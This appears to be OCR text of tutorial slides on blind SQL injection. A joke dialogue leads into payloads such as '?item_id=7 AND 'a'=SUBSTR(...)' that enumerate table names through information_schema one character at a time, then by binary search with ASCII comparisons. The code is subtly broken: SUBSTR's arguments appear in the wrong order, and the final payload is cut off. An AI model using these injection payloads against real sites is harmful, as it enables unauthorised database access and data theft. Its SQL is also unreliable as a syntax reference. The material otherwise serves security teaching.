
SQL DB & Hacker


SQL DB & Hacker
What about 1 = 0 ?
SQL database
Hacker

SQL DB & Hacker



SQL DB & Hacker
Nice! so what is admin's password?
SQL database
Hacker


SQL DB & Hacker
Can't answer. That's not a Y/N question, stupid!
haha,just wanna test to see if you're vulnerable to normal SQL injection
SQL database
Hacker

QUIZ TIME !!

CAN YOU GUESS MY MIDDLE NAME?

Just by ☺ YES ☹ NO questions

Let's do something useful

Current user

user()


All Tables name in current DB

INFORMATION_SCHEMA.TABLES

All Columns names

INFORMATION_SCHEMA.COLUMNS

It's time to apply our technique



Is 'a' = the first character / of the name / of the first table in current database?

Let's Break it down

Is 'a'

```
'a' =
```

The first Character

```
SUBSTR(1,1,(
```

Of the name


```
SELECT TABLE_NAME
```

Of the first table in current database

```
FROM INFORMATION_SCHEMA.TABLES ))
```

Attack!


double-click, ENTER or F2 to edit



```
?item_id=7 AND 'a'=SUBSTR(1,1,(SELECT table_name FROM information_schema.tables))
```

No Item Found !


Another Attempt



```
?item_id=7 AND 'b'=SUBSTR(1,1,(SELECT table_name FROM information_schema.tables))
```


No Item Found !

BINARY SEARCH :)




```
?item_id=7 AND 100<ASCII(SUBSTR(1,1,(SELECT table_name FROM
```

Repeat a few times



